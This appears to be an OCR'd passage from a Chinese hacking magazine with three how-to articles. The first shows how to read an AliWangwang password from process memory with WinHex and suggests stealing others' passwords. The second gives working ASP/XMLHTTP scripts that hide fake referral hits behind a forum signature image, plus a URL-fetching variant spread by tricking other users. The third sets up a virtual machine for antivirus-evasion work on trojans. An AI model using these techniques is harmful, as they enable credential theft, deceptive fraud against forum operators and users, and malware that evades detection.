


图 1




图 2




图 3

来亲自实践一下，首先申请一个帐号，我申请了一个用户名为“测试2001”，密码为“123456z”的淘宝帐号，登录阿里旺旺后（不需要在登录时选择保存密码），运行我们的“WinHex”，当然在运行这个工具前最好把360安全卫士、360保险箱等退出，否则会出错的。

程序运行后选择“Tools”菜单下的“RAM Editor”，找到淘宝旺旺的进程，选择“Primary Memory”菜单，选择好后点击下面的“OK”按钮，如图1。

接着我们选择程序“Search”菜单下的“Find Text”选项，在查找内容的文本框中输入淘宝帐号，这里就是“测试2001”，然后单击“OK”按钮，如图2。

下面的工作就是搜索了，一直按F3就可以了，当到达“OFFSET”为“00169***”的时候，大家就要注意了，我们想要的东西很可能就出现在这个地方，如果没有的话再按F3往下找就是了，很快我们就会发现如下图一样的字符串，如图3。

看到了吧，原来阿里旺旺是把密码明文保存在内存中的，我的阿里旺旺进程中找到的密码就是在“OFFSET”为“01691968”的地方，即“123456z”，够简单吧，以后我们就可以趁别人开着阿里旺旺离开的时候“盗”他们的密码去戏弄一下对方了。当然，坏事是不能做的哦。

利用XMLHTTP和签名图片刷论坛积分

文章难易度：★★★
文章阅读点：利用XMLHTTP和签名图片刷论坛积分

gto250

今年开始省公司里定了新规定，不准我们上外网了，网线也断了，这可苦了我们，每天都在内网的论坛上瞎逛，也见不到什么新鲜玩意，这心里可是痒的慌啊。

五一回来后，发现论坛升级改版了，有了新的设置：发表一个主题需要二块金币，下载则需要三块，而且大多数帖子还设置了高权限，这不是明摆着要我们灌水嘛，我心想一个内网破论坛搞这么多东西干嘛，仔细浏览了下帮助，发现了一个问题，如图1，图2，图3。




图 1




图 2

	用户级别	积分起点	阅读权限
乞丐		-999999999	0
网虫新人	☆	0	10
一级会员	☾	200	20
二级会员	☾☆	500	30
三级会员	☺	1000	40
高级会员	☺☆	1600	50
金牌会员	☺☾	2200	70
网虫元老	☺☾☆	3000	90

图 3

大家发现了没有，总积分的计算公式中，总积分和贡献值有直接的关系，也就是说通过访问推广链接，每让别人访问1次，我们就能得到1贡献值，相对的，总积分就能+1。可是直接老老实实的在内网别的论坛上推广链接，别人不一定来访问，使用论坛的图片签名[img]标签？也可以实现刷贡献值，不过这样很容易被人发现的，如图4。




图4

要知道我可是在内网中，被管理员发现了，直接封了我的ID，封了我的IP，那岂不是连玩都没得玩了，难道就没有办法了吗？当然不是，请出我们今天的主角XMLHTTP，在论坛中的帮助上说得很清楚，只要访问链接就能得到贡献值，那么我们使用

```
xmlHttp.Open "GET", "http://10.143.166.120/?fromuid=2925
", False
xml.Send
```

不是一样能实现访问吗？当然了，img 标签内可不能使用XMLHTTP，就算使用了，也显示不了图片，还记得以前有一期的杂志上有一篇文章说的是论坛动态头像的，我们使用的就是那个方法，不过用的不是跳转，而是设置输出类型“Response.ContentType = "image/jpeg"”，使用asp代码来实现。我们在自己的电脑上架设个asp服务器，看能不能实现我们的想法。

1、建立一个pic.asp文件，这个文件就是我们实现过程文件，代码如下：

```
<%
  Response.Buffer = True
  Dim objXMLHTTP, xml
  Set xml = Server.CreateObject("Microsoft.XMLHTTP")
  xml.Open "GET","http://10.137.28.221/1.asp",False
  xml.Send
  xml.Open "GET","http://10.143.166.120/uc_server/avatar.
php?uid=2925&size=middle?random=10.8038557106557267",False
  xml.Send
  Response.ContentType = "image/jpeg" '设置输出类型
 Response.BinaryWrite xml.responseBody '输出二进制到浏览器
  Set xml = Nothing
%>
```

“http://10.137.28.221/1.asp”是我们自己建立的文件，用来模拟推广的链接。“http://10.143.166.120/uc_server/avatar.php?uid=2925&size=middle?random=10.8038557106557267”是我论坛上的头像，用来模拟签名图片。

2、建立1.asp，代码如下：

```
<%
set fileobj=server.createobject("scripting.filesystemobject")
filepath=server.mappath("")&"/45.txt"
response.write filepath
set filewrite=fileobj.opentextfile(filepath,2,true)
filewrite.write "有人来过了"
set fileobj=nothing
%>
```

这个文件的作用就是让我们能直观的看到当我们访问时能不能实现所要的效果。

3、现在再建立一个文件index.htm，这个文件用来模拟论坛上显示签名的页面，代码如下：**<img src="http://10.137.28.221/pic.asp"></img>**。

好了，现在让我们来访问一下这个页面看看效果，如图5，图6，图7。




图5




图6




图7

看到了吧，当我们访问index.htm时候，程序先访问了1.asp文件，1.asp接受了访问并生成了45.txt文件，并写入了“有人来过”，然后程序读取了远程图片，并显示在页面中。这样，当别人在我们的图片上点击右键查看属性时，看到的只是“http://10.137.28.221/pic.asp”，根本不会想到这会是一个刷推广的页面。

我们把pic.asp中的内容设置成我们要刷的链接，并设置好要显示的图片链接（当然最好是选择显IP签名图片，因为显IP签名图片本身就不是jgp、bmp等后缀结尾的，这样就更不容易引起别人的怀疑）并上传到asp空间中，在签名中设置好图片链接。当然有些论坛是不允许设置签名图片的，禁用了img标签，那也没关系，我们可以在回复中插入图片，不过就是麻烦点。来看看我的成果吧，如图8，还有别人的，来对比一下，如图9。




图8




图9

看到没有，注册比我早，帖子比我多，在线时间比我长的，积分还是我的高。有这么多的贡献值和积分就可以申请勋章了呢！^_^

不过，要自己这样一个帖子、一个帖子的回复抢位置刷还是比较麻烦，我们可是看X档案成长的菜鸟，这样的机械劳动也太掉价了。我们想个办法来让别人替我们刷积分，嘿嘿，修改一下我们的pic.asp代码，内容如下：

```
<%
  Response.buffer = true
  Dim objXMLHTTP, xml,url
  url=Request.QueryString("name")
  Set xml = Server.CreateObject("Microsoft.XMLHTTP")
  if url<>"" then
  xml.Open "GET",url,False
  xml.Send
  end if
  xml.Open "GET","http://10.137.28.221/1.asp",False
  xml.Send
  xml.Open "GET","http://10.143.166.120/uc_server/avatar.
php?uid=2925&size=middle?random=10.8038557106557267",False
  xml.Send
  Response.ContentType = "image/jpeg"
  Response.BinaryWrite xml.responseBody
  Set xml = Nothing
%>
```

加粗的那段代码就是我们新增的代码，解释一下，这段代码的意思是读取网址链接中参数值为name的参数，如果存在就进行访问，如果不存在就跳过运行。

现在我们可以构造一个网址，比如“http://www.abc.com/pic.asp?name=http://www.baidu.com”，然后把这个链接发给别人，把name后面的网址改成推广链接或者网站地址然后做成签名图片或者是回复中的图片就可以实现刷流量和刷推广，或者也可以把name后的地址随便写个然后当成签名，或者回复中的图片，然后在论坛上对其他人说：看看我的签名图片，有刷

推广和刷流量的功能。怎么忽悠别人用这个网页图片，就看各位的能力了。

这样，不管有没有后缀，都能刷自己的推广链接。使用了后缀还能让别人帮我们传播，提高刷推广的速度^_^！当然，也可以在pic.asp页面中添加多个链接进行send，不过要访问的数量多了显示图片的速度也就慢了。

最后提醒一下各位小菜，如果没有必刷推广分，毕竟，推广积分的出现是为了更坛让更多的人了解这个论坛的存在，而不是私哦。

安防免杀专用系统打造免杀极品环境

BaseNet

免杀的目的是为了突破杀毒软件的查杀，不管是在Windows还是在Linux系统中，免杀环境的搭建都是非常重要的，我们要解决的问题显然有两个，其一必须要有多个杀毒软件用于进行检测，其二免杀的时候要尽量保证自己系统的安全，防止有些木马后门程序添加恶意代码。

针对以上问题，解决的方法一般有两种，第一种是使用影子系统，不过对于影子系统，首先是LINUX系统下好像没有这个软件，其次是我们还需要解决多个杀毒软件共存的问题，我们不可能每一个杀毒软件的安装都要去修改注册表来实现共存，再次是影子系统需要注册，虽然也有破解版，但是破解的并不完美，我测试了三台电脑，但结果都出现了蓝屏死机（可能是对笔记本电脑支持不好），最后不得不想到了第二种方法——安装虚拟机Vmware或者是Virtual PC，我们必须要安装一个好的免杀系统，安防免杀专用系统就是在这样的环境下产生的！它集成了大部分的杀毒软件，提供了无限升级工具，自带了免杀工具包，这省掉了我们很多的麻烦，如果你的电脑配置比较高，或者你使用的是LINUX系统，那么在虚拟机中使用安防专用免杀系统是非常好的选择！因为它是Ghost版的XP，所以我们需要进行一些特殊操作，首先我们要到网上下载它的ISO镜像。

1、新建虚拟机

我们安装完成Vmware后，依次选择“文件”—“新建”—“虚拟机”，虚拟机配置我们就选择“自定义”，操作系统选择“Mrcrosoft Windows”，内存根据自已的实际情况进行设置，网络连接选择“使用网络地址翻译”，磁盘空间不用太大，安防免杀系统安装完成不到4G的空间。一路点击“下一步”后我们就建立了一个虚拟的操作系统，然后在Vmware的界面中双击打开“设备”中的“CD-ROM”，勾选“使用ISO镜像”，单击“浏览”找到我们下载的操作系统镜像文件，点击“确定”后退出，如图1，因为我早把镜像刻录成了光盘，所以这里就不做设置了，直接启动虚拟机。




图1

2、Ghost版的XP在虚拟机中的安装方法

在网上看到很多新手问怎么在虚拟机中安装GhostXP的问题，这里做一下详细的说明，Ghost版的XP是将系统镜像文件复制到虚拟硬盘中，所以在安装之前我们必须手动将虚拟机中的硬盘分区并格式化，这和Windows原版的安装方法是一样的，原版是自带了分区格式化程序，如果不进行手动分区和格式化，系统便不能安装，要实现上面的操作需要进行两步操作，第一是使用Partition Magic 8.0手工进行分区格式化虚拟硬盘，第二是使用Windows PE系统手工安装镜像文件！

启动虚拟机后如图2所示，我们按键盘上的4，选择“PM 8.05图形化分区工具”，在主要分区上点右键，选择“建立”，在弹出的窗口中将“建立为”设置为“主要分割磁区”，如图3，然后点击“确定”退出。

我们在主分区上点右键选择“格式化”，在弹出的窗口中将分区类型设置为“NTFS”，在最后一个输入框中输入“ok”，如图4。

